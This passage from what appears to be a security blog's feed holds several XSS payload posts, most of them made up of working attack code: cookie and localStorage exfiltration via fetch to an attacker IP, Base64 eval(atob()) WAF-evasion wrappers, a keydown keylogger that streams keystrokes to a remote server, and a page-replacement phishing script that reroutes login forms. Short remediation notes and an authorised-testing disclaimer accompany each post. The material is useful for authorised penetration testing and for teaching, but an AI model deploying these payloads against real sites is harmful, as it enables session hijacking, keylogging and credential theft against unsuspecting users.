<div class="tool-cmd">// Test these in input fields, URL params, headers</div>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&lt;</span><span class="nx">script</span><span class="o">&gt;</span><span class="nx">alert</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span><span class="o">&lt;</span><span class="sr">/script</span><span class="err">&gt;
</span><span class="o">&lt;</span><span class="nx">script</span><span class="o">&gt;</span><span class="nx">alert</span><span class="p">(</span><span class="nb">document</span><span class="p">.</span><span class="nx">domain</span><span class="p">)</span><span class="o">&lt;</span><span class="sr">/script</span><span class="err">&gt;
</span><span class="o">&lt;</span><span class="nx">script</span><span class="o">&gt;</span><span class="nx">alert</span><span class="p">(</span><span class="nb">document</span><span class="p">.</span><span class="nx">cookie</span><span class="p">)</span><span class="o">&lt;</span><span class="sr">/script</span><span class="err">&gt;
</span></code></pre></div></div>

<div class="remediation-box"><strong>Fix:</strong> Output encode all user-supplied data. Use <code>htmlspecialchars()</code> in PHP, <code>escapeHtml()</code> in Java, or framework-level templating that auto-escapes by default.</div>

<hr />

<p><em>All payloads documented for authorised security testing only. Do not use against systems without explicit written permission.</em></p>

<p><a href="https://buymeacoffee.com/sweshinfosec" target="_blank" style="font-family:monospace;font-size:13px;color:#9fef00;">☕ Buy Me a Coffee</a>
  
<a href="https://www.patreon.com/c/SweshInfoSec" target="_blank" style="font-family:monospace;font-size:13px;color:#ff9800;">Patreon →</a></p>]]></content><author><name>SweshInfoSec</name></author><category term="tools" /><category term="payloads" /><category term="xss" /><category term="xss" /><category term="cross-site-scripting" /><category term="payloads" /><category term="javascript" /><category term="reflected-xss" /><category term="stored-xss" /><category term="dom-xss" /><category term="web-application-pentest" /><category term="owasp" /><category term="owasp-a03-injection" /><category term="cwe-79" /><category term="bugbounty" /><category term="tools" /><summary type="html"><![CDATA[Understanding the fundamental JavaScript payload structure used in Cross-Site Scripting attacks — the foundation before moving to advanced XSS techniques.]]></summary></entry><entry><title type="html">XSS — Encoded &amp;amp; Obfuscated Payloads</title><link href="https://sweshinfosec.github.io/tools/payloads/xss/xss-encoded-payload/" rel="alternate" type="text/html" title="XSS — Encoded &amp;amp; Obfuscated Payloads" /><published>2026-05-14T00:00:00+00:00</published><updated>2026-05-14T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/tools/payloads/xss/xss-encoded-payload</id><content type="html" xml:base="https://sweshinfosec.github.io/tools/payloads/xss/xss-encoded-payload/"><![CDATA[<style>
.tool-cmd{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #9fef00;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:12px;color:#9fef00;margin:10px 0;white-space:pre-wrap;}
.tool-out{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #4488ff;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:11px;color:#888;margin:10px 0;white-space:pre-wrap;line-height:1.8;}
.remediation-box{background:#050d05;border:1px solid #9fef0022;border-radius:6px;padding:10px 14px;margin:16px 0;font-size:12px;color:#9fef0088;font-family:'Courier New',monospace;}
.remediation-box strong{color:#9fef00;}
table{width:100%;border-collapse:collapse;font-family:'Courier New',monospace;font-size:12px;margin:16px 0;}
th{background:#0a0a0a;color:#9fef00;padding:8px 12px;border:1px solid #1e1e1e;text-align:left;}
td{padding:8px 12px;border:1px solid #1e1e1e;color:#ccc;}
</style>

<h2 id="why-encoding">Why Encoding?</h2>

<p>WAFs and filters look for string signatures — <code class="language-plaintext highlighter-rouge">&lt;script&gt;</code>, <code class="language-plaintext highlighter-rouge">alert(</code>, <code class="language-plaintext highlighter-rouge">document.cookie</code>. Base64 encoding produces none of these. The browser decodes and executes it transparently.</p>

<h2 id="the-cookie-exfil-payload">The Cookie Exfil Payload</h2>

<p><strong>Step 1 — Create <code class="language-plaintext highlighter-rouge">xss.js</code> (your actual payload):</strong></p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">let</span> <span class="nx">cookie</span> <span class="o">=</span> <span class="nb">document</span><span class="p">.</span><span class="nx">cookie</span>
<span class="kd">let</span> <span class="nx">encodedCookie</span> <span class="o">=</span> <span class="nb">encodeURIComponent</span><span class="p">(</span><span class="nx">cookie</span><span class="p">)</span>
<span class="nx">fetch</span><span class="p">(</span><span class="dl">"</span><span class="s2">http://192.168.XX.XX/exfil?data=</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">encodedCookie</span><span class="p">)</span>
</code></pre></div></div>

<p><strong>Step 2 — Start your server:</strong></p>

<div class="tool-cmd">python3 -m http.server 80</div>

<h2 id="base64-encoding">Base64 Encoding</h2>

<p>The script tag <code class="language-plaintext highlighter-rouge">&lt;script src="http://192.168.XX.XX/xss.js"&gt;&lt;/script&gt;</code> encoded in Base64:</p>

<div class="tool-out">PHNjcmlwdCBzcmM9Imh0dHA6Ly8xOTIuMTY4LlhYLlhYL3h4cy5qcyI+PC9zY3JpcHQ+</div>

<h2 id="bypass-payloads">Bypass Payloads</h2>

<p><strong>eval(atob()) — decode and execute Base64:</strong></p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="dl">'</span><span class="s1">+eval(atob(</span><span class="dl">'</span><span class="nx">PHNjcmlwdCBzcmM9Imh0dHA6Ly8xOTIuMTY4LlhYLlhYL3h4cy5qcyI</span><span class="o">+</span><span class="nx">PC9zY3JpcHQ</span><span class="o">+</span><span class="dl">'</span><span class="s1">))+</span><span class="dl">'</span>
</code></pre></div></div>

<p><strong>btoa(eval(atob())) — double-encode for extra evasion:</strong></p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="dl">'</span><span class="s1">+btoa(eval(atob(</span><span class="dl">'</span><span class="nx">PHNjcmlwdCBzcmM9Imh0dHA6Ly8xOTIuMTY4LlhYLlhYL3h4cy5qcyI</span><span class="o">+</span><span class="nx">PC9zY3JpcHQ</span><span class="o">+</span><span class="dl">'</span><span class="s1">)))+</span><span class="dl">'</span>
</code></pre></div></div>

<h2 id="how-to-encode-your-own-payload">How to Encode Your Own Payload</h2>

<div class="tool-cmd">echo -n '&lt;script src="http://192.168.XX.XX/xss.js"&gt;&lt;/script&gt;' | base64</div>

<p>Then wrap it:</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">eval</span><span class="p">(</span><span class="nx">atob</span><span class="p">(</span><span class="dl">'</span><span class="s1">YOUR_BASE64_HERE</span><span class="dl">'</span><span class="p">))</span>
</code></pre></div></div>

<h2 id="other-encoding-tricks">Other Encoding Tricks</h2>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// HTML entity encoding</span>
<span class="o">&amp;</span><span class="err">#</span><span class="mi">60</span><span class="p">;</span><span class="nx">script</span><span class="o">&amp;</span><span class="err">#</span><span class="mi">62</span><span class="p">;</span><span class="nx">alert</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span><span class="o">&amp;</span><span class="err">#</span><span class="mi">60</span><span class="p">;</span><span class="sr">/script&amp;#62</span><span class="err">;
</span>
<span class="c1">// Unicode escape</span>
<span class="err">\</span><span class="nx">u003cscript</span><span class="err">\</span><span class="nx">u003ealert</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span><span class="err">\</span><span class="nx">u003c</span><span class="o">/</span><span class="nx">script</span><span class="err">\</span><span class="nx">u003e</span>

<span class="c1">// Hex</span>
<span class="err">\</span><span class="nx">x3cscript</span><span class="err">\</span><span class="nx">x3ealert</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span><span class="err">\</span><span class="nx">x3c</span><span class="o">/</span><span class="nx">script</span><span class="err">\</span><span class="nx">x3e</span>

<span class="c1">// Mixed case (bypasses case-sensitive filters)</span>
<span class="o">&lt;</span><span class="nx">ScRiPt</span><span class="o">&gt;</span><span class="nx">alert</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span><span class="o">&lt;</span><span class="sr">/ScRiPt</span><span class="err">&gt;
</span></code></pre></div></div>

<div class="remediation-box"><strong>Fix:</strong> Signature-based WAF rules are easily bypassed — never rely on them alone. The real fix is context-aware output encoding at the application layer. Use a templating engine that auto-escapes by default (Jinja2, Thymeleaf, React JSX).</div>

<hr />

<p><em>All payloads documented for authorised security testing only. Do not use against systems without explicit written permission.</em></p>

<p><a href="https://buymeacoffee.com/sweshinfosec" target="_blank" style="font-family:monospace;font-size:13px;color:#9fef00;">☕ Buy Me a Coffee</a>
  
<a href="https://www.patreon.com/c/SweshInfoSec" target="_blank" style="font-family:monospace;font-size:13px;color:#ff9800;">Patreon →</a></p>]]></content><author><name>SweshInfoSec</name></author><category term="tools" /><category term="payloads" /><category term="xss" /><category term="xss" /><category term="cross-site-scripting" /><category term="payloads" /><category term="waf-bypass" /><category term="obfuscation" /><category term="base64" /><category term="encoded-payload" /><category term="eval" /><category term="atob" /><category term="btoa" /><category term="javascript" /><category term="reflected-xss" /><category term="web-application-pentest" /><category term="owasp" /><category term="owasp-a03-injection" /><category term="cwe-79" /><category term="bugbounty" /><category term="tools" /><summary type="html"><![CDATA[When WAFs and filters block raw XSS strings, Base64-encode your payload and use eval(atob()) or btoa(eval(atob())) to execute it — bypassing signature-based detection entirely.]]></summary></entry><entry><title type="html">XSS — Moving the Payload to an External Resource</title><link href="https://sweshinfosec.github.io/tools/payloads/xss/xss-external-resource-payload/" rel="alternate" type="text/html" title="XSS — Moving the Payload to an External Resource" /><published>2026-05-14T00:00:00+00:00</published><updated>2026-05-14T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/tools/payloads/xss/xss-external-resource-payload</id><content type="html" xml:base="https://sweshinfosec.github.io/tools/payloads/xss/xss-external-resource-payload/"><![CDATA[<style>
.tool-cmd{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #9fef00;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:12px;color:#9fef00;margin:10px 0;white-space:pre-wrap;}
.tool-out{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #4488ff;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:11px;color:#888;margin:10px 0;white-space:pre-wrap;line-height:1.8;}
.remediation-box{background:#050d05;border:1px solid #9fef0022;border-radius:6px;padding:10px 14px;margin:16px 0;font-size:12px;color:#9fef0088;font-family:'Courier New',monospace;}
.remediation-box strong{color:#9fef00;}
table{width:100%;border-collapse:collapse;font-family:'Courier New',monospace;font-size:12px;margin:16px 0;}
th{background:#0a0a0a;color:#9fef00;padding:8px 12px;border:1px solid #1e1e1e;text-align:left;}
td{padding:8px 12px;border:1px solid #1e1e1e;color:#ccc;}
</style>

<h2 id="why-external-resources">Why External Resources?</h2>

<p>Inline payloads like <code class="language-plaintext highlighter-rouge">&lt;script&gt;alert(1)&lt;/script&gt;</code> are often blocked by:</p>
<ul>
  <li>WAFs checking for <code class="language-plaintext highlighter-rouge">&lt;script&gt;</code> tags</li>
  <li>CSP <code class="language-plaintext highlighter-rouge">unsafe-inline</code> restrictions</li>
  <li>Input length limits</li>
</ul>

<p>Hosting the payload on your own server and loading it via <code class="language-plaintext highlighter-rouge">src=</code> sidesteps all of these — the browser fetches and executes it cleanly.</p>

<h2 id="step-by-step">Step-by-Step</h2>

<p><strong>Step 1 — Create the payload file on your attack machine:</strong></p>

<div class="tool-cmd">echo "alert(1)" &gt; xss.js</div>

<p><strong>Step 2 — Start a Python HTTP server:</strong></p>

<div class="tool-cmd">python3 -m http.server 80</div>

<p><strong>Step 3 — Submit the injection:</strong></p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;script </span><span class="na">src=</span><span class="s">"http://192.168.XX.XX/xss.js"</span><span class="nt">&gt;&lt;/script&gt;</span>
</code></pre></div></div>

<h2 id="what-the-server-sees">What the Server Sees</h2>

<div class="tool-out">Serving HTTP on 0.0.0.0 port 80
192.168.1.X - - [14/May/2026 12:00:01] "GET /xss.js HTTP/1.1" 200 -</div>

<p>That GET hit confirms the victim’s browser executed your script. Replace <code class="language-plaintext highlighter-rouge">alert(1)</code> with any payload — cookie exfil, keylogger, phishing redirect.</p>

<div class="remediation-box"><strong>Fix:</strong> Implement a strict Content Security Policy: <code>script-src 'self'</code> — this blocks external script sources entirely. Also validate and sanitise all reflected input.</div>

<hr />

<p><em>All payloads documented for authorised security testing only. Do not use against systems without explicit written permission.</em></p>

<p><a href="https://buymeacoffee.com/sweshinfosec" target="_blank" style="font-family:monospace;font-size:13px;color:#9fef00;">☕ Buy Me a Coffee</a>
  
<a href="https://www.patreon.com/c/SweshInfoSec" target="_blank" style="font-family:monospace;font-size:13px;color:#ff9800;">Patreon →</a></p>]]></content><author><name>SweshInfoSec</name></author><category term="tools" /><category term="payloads" /><category term="xss" /><category term="xss" /><category term="cross-site-scripting" /><category term="payloads" /><category term="javascript" /><category term="waf-bypass" /><category term="reflected-xss" /><category term="stored-xss" /><category term="web-application-pentest" /><category term="owasp" /><category term="owasp-a03-injection" /><category term="cwe-79" /><category term="bugbounty" /><category term="tools" /><category term="python" /><category term="http-server" /><summary type="html"><![CDATA[When inline script injection is blocked, host your payload externally and load it via a script src tag — bypassing length limits and WAF rules that filter inline scripts.]]></summary></entry><entry><title type="html">XSS — Escaping innerHTML: Cookie Steal via img onerror</title><link href="https://sweshinfosec.github.io/tools/payloads/xss/xss-innerhtml-cookie-steal/" rel="alternate" type="text/html" title="XSS — Escaping innerHTML: Cookie Steal via img onerror" /><published>2026-05-14T00:00:00+00:00</published><updated>2026-05-14T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/tools/payloads/xss/xss-innerhtml-cookie-steal</id><content type="html" xml:base="https://sweshinfosec.github.io/tools/payloads/xss/xss-innerhtml-cookie-steal/"><![CDATA[<style>
.tool-cmd{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #9fef00;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:12px;color:#9fef00;margin:10px 0;white-space:pre-wrap;}
.tool-out{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #4488ff;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:11px;color:#888;margin:10px 0;white-space:pre-wrap;line-height:1.8;}
.remediation-box{background:#050d05;border:1px solid #9fef0022;border-radius:6px;padding:10px 14px;margin:16px 0;font-size:12px;color:#9fef0088;font-family:'Courier New',monospace;}
.remediation-box strong{color:#9fef00;}
table{width:100%;border-collapse:collapse;font-family:'Courier New',monospace;font-size:12px;margin:16px 0;}
th{background:#0a0a0a;color:#9fef00;padding:8px 12px;border:1px solid #1e1e1e;text-align:left;}
td{padding:8px 12px;border:1px solid #1e1e1e;color:#ccc;}
</style>

<h2 id="the-problem-with-innerhtml">The Problem with innerHTML</h2>

<p>When a value is set via <code class="language-plaintext highlighter-rouge">element.innerHTML = userInput</code>, browsers refuse to execute <code class="language-plaintext highlighter-rouge">&lt;script&gt;</code> tags — they’re parsed as HTML but not run. However, event handlers on other tags <strong>do</strong> fire.</p>

<h2 id="the-payload">The Payload</h2>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;img</span> <span class="na">src=</span><span class="s">"/"</span> <span class="na">onerror=</span><span class="s">'fetch("http://192.168.XX.XX/exfil?data=" + encodeURIComponent(JSON.stringify(localStorage)))'</span><span class="nt">&gt;</span>
</code></pre></div></div>

<h2 id="how-it-works">How It Works</h2>

<ol>
  <li><code class="language-plaintext highlighter-rouge">src="/"</code> — the browser tries to load an image from the root path</li>
  <li>That path returns the HTML page, not an image → triggers <code class="language-plaintext highlighter-rouge">onerror</code></li>
  <li><code class="language-plaintext highlighter-rouge">onerror</code> fires the fetch, sending all localStorage contents to your server</li>
</ol>

<p>No <code class="language-plaintext highlighter-rouge">&lt;script&gt;</code> tag. No external file. One attribute.</p>

<h2 id="impact">Impact</h2>

<div class="tool-out">GET /exfil?data=%7B%22token%22%3A%22eyJhbGci...%22%7D HTTP/1.1</div>

<p>All localStorage keys and values arrive in a single request. Common targets: JWT tokens, session identifiers, user preferences with PII.</p>

<h2 id="other-innerhtml-bypass-tags">Other innerHTML Bypass Tags</h2>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;img</span> <span class="na">src=</span><span class="s">x</span> <span class="na">onerror=</span><span class="s">alert(1)</span><span class="nt">&gt;</span>
<span class="nt">&lt;svg</span> <span class="na">onload=</span><span class="s">alert(1)</span><span class="nt">&gt;</span>
<span class="nt">&lt;details</span> <span class="na">open</span> <span class="na">ontoggle=</span><span class="s">alert(1)</span><span class="nt">&gt;</span>
<span class="nt">&lt;body</span> <span class="na">onload=</span><span class="s">alert(1)</span><span class="nt">&gt;</span>
<span class="nt">&lt;input</span> <span class="na">autofocus</span> <span class="na">onfocus=</span><span class="s">alert(1)</span><span class="nt">&gt;</span>
</code></pre></div></div>

<div class="remediation-box"><strong>Fix:</strong> Never set innerHTML with user-controlled data. Use <code>textContent</code> or <code>innerText</code> instead — these never parse HTML. Use DOMPurify if HTML rendering is required.</div>

<hr />

<p><em>All payloads documented for authorised security testing only. Do not use against systems without explicit written permission.</em></p>

<p><a href="https://buymeacoffee.com/sweshinfosec" target="_blank" style="font-family:monospace;font-size:13px;color:#9fef00;">☕ Buy Me a Coffee</a>
  
<a href="https://www.patreon.com/c/SweshInfoSec" target="_blank" style="font-family:monospace;font-size:13px;color:#ff9800;">Patreon →</a></p>]]></content><author><name>SweshInfoSec</name></author><category term="tools" /><category term="payloads" /><category term="xss" /><category term="xss" /><category term="cross-site-scripting" /><category term="payloads" /><category term="dom-xss" /><category term="innerhtml" /><category term="onerror-bypass" /><category term="cookie-theft" /><category term="localstorage" /><category term="javascript" /><category term="waf-bypass" /><category term="web-application-pentest" /><category term="owasp" /><category term="owasp-a03-injection" /><category term="cwe-79" /><category term="bugbounty" /><category term="tools" /><summary type="html"><![CDATA[When the injection point is inside innerHTML, script tags don't fire — but img onerror does. This one-liner exfiltrates localStorage without needing a script tag at all.]]></summary></entry><entry><title type="html">XSS — Keylogging via XSS</title><link href="https://sweshinfosec.github.io/tools/payloads/xss/xss-keylogging/" rel="alternate" type="text/html" title="XSS — Keylogging via XSS" /><published>2026-05-14T00:00:00+00:00</published><updated>2026-05-14T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/tools/payloads/xss/xss-keylogging</id><content type="html" xml:base="https://sweshinfosec.github.io/tools/payloads/xss/xss-keylogging/"><![CDATA[<style>
.tool-cmd{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #9fef00;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:12px;color:#9fef00;margin:10px 0;white-space:pre-wrap;}
.tool-out{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #4488ff;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:11px;color:#888;margin:10px 0;white-space:pre-wrap;line-height:1.8;}
.remediation-box{background:#050d05;border:1px solid #9fef0022;border-radius:6px;padding:10px 14px;margin:16px 0;font-size:12px;color:#9fef0088;font-family:'Courier New',monospace;}
.remediation-box strong{color:#9fef00;}
table{width:100%;border-collapse:collapse;font-family:'Courier New',monospace;font-size:12px;margin:16px 0;}
th{background:#0a0a0a;color:#9fef00;padding:8px 12px;border:1px solid #1e1e1e;text-align:left;}
td{padding:8px 12px;border:1px solid #1e1e1e;color:#ccc;}
</style>

<h2 id="the-attack">The Attack</h2>

<p><code class="language-plaintext highlighter-rouge">document.addEventListener('keydown', fn)</code> fires on every keypress. Combine this with <code class="language-plaintext highlighter-rouge">fetch()</code> to stream keystrokes to your server in real time.</p>

<h2 id="step-by-step">Step-by-Step</h2>

<p><strong>Step 1 — Create <code class="language-plaintext highlighter-rouge">xss.js</code>:</strong></p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">function</span> <span class="nx">logKey</span><span class="p">(</span><span class="nx">event</span><span class="p">)</span> <span class="p">{</span>
    <span class="nx">fetch</span><span class="p">(</span><span class="dl">"</span><span class="s2">http://192.168.XX.XX/k?key=</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">event</span><span class="p">.</span><span class="nx">key</span><span class="p">)</span>
<span class="p">}</span>
<span class="nb">document</span><span class="p">.</span><span class="nx">addEventListener</span><span class="p">(</span><span class="dl">'</span><span class="s1">keydown</span><span class="dl">'</span><span class="p">,</span> <span class="nx">logKey</span><span class="p">);</span>
</code></pre></div></div>

<p><strong>Step 2 — Start server:</strong></p>

<div class="tool-cmd">python3 -m http.server 80</div>

<p><strong>Step 3 — Submit the injection:</strong></p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;script </span><span class="na">src=</span><span class="s">"http://192.168.XX.XX/xss.js"</span><span class="nt">&gt;&lt;/script&gt;</span>
</code></pre></div></div>

<p><strong>Step 4 — Parse the captured keystrokes:</strong></p>

<div class="tool-cmd">awk '{split($7,a,"="); print a[2]}' log.txt | tr -d '\n'</div>

<h2 id="what-you-receive">What You Receive</h2>

<div class="tool-out">GET /k?key=p HTTP/1.1
GET /k?key=a HTTP/1.1
GET /k?key=s HTTP/1.1
GET /k?key=w HTTP/1.1</div>

<p>Each keypress arrives as a separate GET request. Parse the log and reconstruct the plaintext of everything the victim typed — including passwords entered while the script runs.</p>

<div class="remediation-box"><strong>Fix:</strong> CSP with strict <code>script-src</code> prevents attacker-hosted scripts from loading. HttpOnly cookies ensure session tokens can't be stolen even if the keylogger runs. Sanitise all inputs to prevent initial injection.</div>

<hr />

<p><em>All payloads documented for authorised security testing only. Do not use against systems without explicit written permission.</em></p>

<p><a href="https://buymeacoffee.com/sweshinfosec" target="_blank" style="font-family:monospace;font-size:13px;color:#9fef00;">☕ Buy Me a Coffee</a>
  
<a href="https://www.patreon.com/c/SweshInfoSec" target="_blank" style="font-family:monospace;font-size:13px;color:#ff9800;">Patreon →</a></p>]]></content><author><name>SweshInfoSec</name></author><category term="tools" /><category term="payloads" /><category term="xss" /><category term="xss" /><category term="cross-site-scripting" /><category term="payloads" /><category term="keylogging" /><category term="credential-capture" /><category term="javascript" /><category term="stored-xss" /><category term="web-application-pentest" /><category term="owasp" /><category term="owasp-a03-injection" /><category term="cwe-79" /><category term="bugbounty" /><category term="tools" /><category term="awk" /><summary type="html"><![CDATA[Attach a keydown event listener through an XSS payload to silently capture everything the victim types — passwords, search queries, form inputs — and stream it to your server.]]></summary></entry><entry><title type="html">XSS — Page-Replacement Phishing</title><link href="https://sweshinfosec.github.io/tools/payloads/xss/xss-phishing/" rel="alternate" type="text/html" title="XSS — Page-Replacement Phishing" /><published>2026-05-14T00:00:00+00:00</published><updated>2026-05-14T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/tools/payloads/xss/xss-phishing</id><content type="html" xml:base="https://sweshinfosec.github.io/tools/payloads/xss/xss-phishing/"><![CDATA[<style>
.tool-cmd{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #9fef00;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:12px;color:#9fef00;margin:10px 0;white-space:pre-wrap;}
.tool-out{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #4488ff;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:11px;color:#888;margin:10px 0;white-space:pre-wrap;line-height:1.8;}
.remediation-box{background:#050d05;border:1px solid #9fef0022;border-radius:6px;padding:10px 14px;margin:16px 0;font-size:12px;color:#9fef0088;font-family:'Courier New',monospace;}
.remediation-box strong{color:#9fef00;}
table{width:100%;border-collapse:collapse;font-family:'Courier New',monospace;font-size:12px;margin:16px 0;}
th{background:#0a0a0a;color:#9fef00;padding:8px 12px;border:1px solid #1e1e1e;text-align:left;}
td{padding:8px 12px;border:1px solid #1e1e1e;color:#ccc;}
</style>

<h2 id="why-this-is-dangerous">Why This is Dangerous</h2>

<p>Standard phishing uses a fake domain — savvy users check the URL. This attack replaces the <strong>real page</strong> with a cloned version. The URL stays <code class="language-plaintext highlighter-rouge">https://target.com</code>. The padlock stays green. The victim has no signal that anything is wrong.</p>

<h2 id="step-by-step">Step-by-Step</h2>

<p><strong>Step 1 — Create <code class="language-plaintext highlighter-rouge">phishing.js</code>:</strong></p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">fetch</span><span class="p">(</span><span class="dl">"</span><span class="s2">login</span><span class="dl">"</span><span class="p">).</span><span class="nx">then</span><span class="p">(</span><span class="nx">res</span> <span class="o">=&gt;</span> <span class="nx">res</span><span class="p">.</span><span class="nx">text</span><span class="p">().</span><span class="nx">then</span><span class="p">(</span><span class="nx">data</span> <span class="o">=&gt;</span> <span class="p">{</span>
    <span class="nb">document</span><span class="p">.</span><span class="nx">getElementsByTagName</span><span class="p">(</span><span class="dl">"</span><span class="s2">html</span><span class="dl">"</span><span class="p">)[</span><span class="mi">0</span><span class="p">].</span><span class="nx">innerHTML</span> <span class="o">=</span> <span class="nx">data</span>
    <span class="nb">document</span><span class="p">.</span><span class="nx">getElementsByTagName</span><span class="p">(</span><span class="dl">"</span><span class="s2">form</span><span class="dl">"</span><span class="p">)[</span><span class="mi">0</span><span class="p">].</span><span class="nx">action</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">http://192.168.XX.XX</span><span class="dl">"</span>
    <span class="nb">document</span><span class="p">.</span><span class="nx">getElementsByTagName</span><span class="p">(</span><span class="dl">"</span><span class="s2">form</span><span class="dl">"</span><span class="p">)[</span><span class="mi">0</span><span class="p">].</span><span class="nx">method</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">get</span><span class="dl">"</span>
<span class="p">}))</span>
</code></pre></div></div>

<p><strong>Step 2 — Start your server (receives stolen credentials):</strong></p>

<div class="tool-cmd">python3 -m http.server 80</div>

<p><strong>Step 3 — Submit the injection:</strong></p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;script </span><span class="na">src=</span><span class="s">"http://192.168.XX.XX/phishing.js"</span><span class="nt">&gt;&lt;/script&gt;</span>
</code></pre></div></div>

<h2 id="what-happens">What Happens</h2>

<ol>
  <li>Script fetches the real <code class="language-plaintext highlighter-rouge">/login</code> page HTML</li>
  <li>Replaces the entire current page DOM with it — visually identical</li>
  <li>Rewrites the form <code class="language-plaintext highlighter-rouge">action</code> to point to your server</li>
  <li>Rewrites <code class="language-plaintext highlighter-rouge">method</code> to GET so credentials appear in your server log</li>
  <li>Victim types credentials, hits submit → your server logs username + password</li>
</ol>

<div class="tool-out">GET /?username=admin&amp;password=hunter2 HTTP/1.1
Host: 192.168.XX.XX</div>

<h2 id="why-methodget">Why method=GET?</h2>

<p>GET puts params in the URL → they appear in your HTTP access log automatically. POST would require parsing the body. For a quick PoC, GET is simpler to capture.</p>

<div class="remediation-box"><strong>Fix:</strong> Prevent XSS to prevent this entirely. Additionally: implement CSRF tokens on all forms (they won't transfer to the attacker's endpoint), use SameSite=Strict cookies, and deploy subresource integrity checks.</div>

<hr />

<p><em>All payloads documented for authorised security testing only. Do not use against systems without explicit written permission.</em></p>

<p><a href="https://buymeacoffee.com/sweshinfosec" target="_blank" style="font-family:monospace;font-size:13px;color:#9fef00;">☕ Buy Me a Coffee</a>
  
<a href="https://www.patreon.com/c/SweshInfoSec" target="_blank" style="font-family:monospace;font-size:13px;color:#ff9800;">Patreon →</a></p>]]></content><author><name>SweshInfoSec</name></author><category term="tools" /><category term="payloads" /><category term="xss" /><category term="xss" /><category term="cross-site-scripting" /><category term="payloads" /><category term="phishing" /><category term="credential-theft" /><category term="dom-manipulation" /><category term="fetch-api" /><category term="javascript" /><category term="stored-xss" /><category term="reflected-xss" /><category term="social-engineering" /><category term="web-application-pentest" /><category term="owasp" /><category term="owasp-a03-injection" /><category term="cwe-79" /><category term="bugbounty" /><category term="tools" /><summary type="html"><![CDATA[Replace the entire page with a cloned login form via XSS — the URL stays legitimate, the victim trusts it, and credentials go directly to your server.]]></summary></entry><entry><title type="html">XSS — Stealing Local &amp;amp; Session Storage Secrets</title><link href="https://sweshinfosec.github.io/tools/payloads/xss/xss-stealing-local-secrets/" rel="alternate" type="text/html" title="XSS — Stealing Local &amp;amp; Session Storage Secrets" /><published>2026-05-14T00:00:00+00:00</published><updated>2026-05-14T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/tools/payloads/xss/xss-stealing-local-secrets</id><content type="html" xml:base="https://sweshinfosec.github.io/tools/payloads/xss/xss-stealing-local-secrets/"><![CDATA[<style>
.tool-cmd{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #9fef00;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:12px;color:#9fef00;margin:10px 0;white-space:pre-wrap;}
.tool-out{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #4488ff;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:11px;color:#888;margin:10px 0;white-space:pre-wrap;line-height:1.8;}
.remediation-box{background:#050d05;border:1px solid #9fef0022;border-radius:6px;padding:10px 14px;margin:16px 0;font-size:12px;color:#9fef0088;font-family:'Courier New',monospace;}
.remediation-box strong{color:#9fef00;}
table{width:100%;border-collapse:collapse;font-family:'Courier New',monospace;font-size:12px;margin:16px 0;}
th{background:#0a0a0a;color:#9fef00;padding:8px 12px;border:1px solid #1e1e1e;text-align:left;}
td{padding:8px 12px;border:1px solid #1e1e1e;color:#ccc;}
</style>

<h2 id="whats-stored-there">What’s Stored There?</h2>

<p>Modern web apps frequently store sensitive data client-side:</p>
<ul>
  <li>JWT access tokens</li>
  <li>API keys</li>
  <li>User profile data</li>
  <li>Feature flags with internal info</li>
</ul>

